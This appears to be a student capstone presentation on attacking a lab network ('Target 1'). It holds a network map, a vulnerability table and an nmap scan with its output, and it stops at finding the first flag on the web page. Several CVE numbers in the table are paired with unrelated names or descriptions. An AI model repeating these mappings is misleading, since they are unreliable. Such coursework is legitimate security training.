Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By:
Brandon, Joe, Nabeelah, Quintin, Richard, Harsh

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.110
OS: DEBIAN GNU/LINUX8
Hostname: TARGET 1

IPv4: 192.168.1.105
OS:UBUNTU 18.04.1LTS
Hostname: CAPSTONE

IPv4: 192.168.1.90
OS:DEBIAN KALI GNU 2020.1
Hostname: KALI

IPv4: 192.168.1.100
OS:UBUNTU 18.04.4LTS
Hostname:ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
HTML Password Hash Disclosure *(CVE-2019-15653)*	The HTML source code of the login page contains values that allow obtaining the username and password.	This vulnerability can disrupt business processes by the intercept of vital information, accesses to proprietary data, and more.
Exposed Username And Weak Password *(CVE-2017-7760)*	The location of the original file can be altered by a malicious user by passing a special path to the callback parameter through the Mozilla Maintenance Service, allowing the manipulation of files in the installation directory and privilege escalation by manipulating the Mozilla Maintenance Service, which has privileged access.	This vulnerability can cause massive loss of data, potential reputation and financial losses.
SSH Remote Login *(CVE-2021-28041)*	Any versions of OpenSSH prior to 8.5 are susceptible to an exploit that allows the gaining of access remotely.	This vulnerability could lead to disclosure of sensitive information, addition or modification of data, or Denial of Service (DoS).
Python Privilege Escalation *(CVE-2018-1000030)*	When processing large amounts of data with multiple threads, it is possible to create a condition where a buffer that gets allocated with one thread is reallocated due to a large size of input.	This vulnerability can cause a breach when a large amount of data is being processed, which can cause memory corruption.

Exploits Used


Exploitation: Network mapping


Summarize the following:

- Use nmap to scan for running services and open ports (nmap -sV 192.168.1.110)
- The scan show port 22 and port 80 are open on Target1. We used these ports to exploit the target.
- With port 80 open we see if there is a working website. (http://192.168.1.110)
- By poking around we found flag1(192.168.1.110/services.html)



```
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Raven Security
192.168.1.110
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
+880 012 3654 896 Register / Login
Security Services
HOME ABOUT US SERVICE TEAM BLOG CONTACT
LOOKING FOR THE BEST?
Raven Security - The Professionals
Established in 1987, Raven Security is a world leader in Physical and Cyber Security.
LEARN MORE

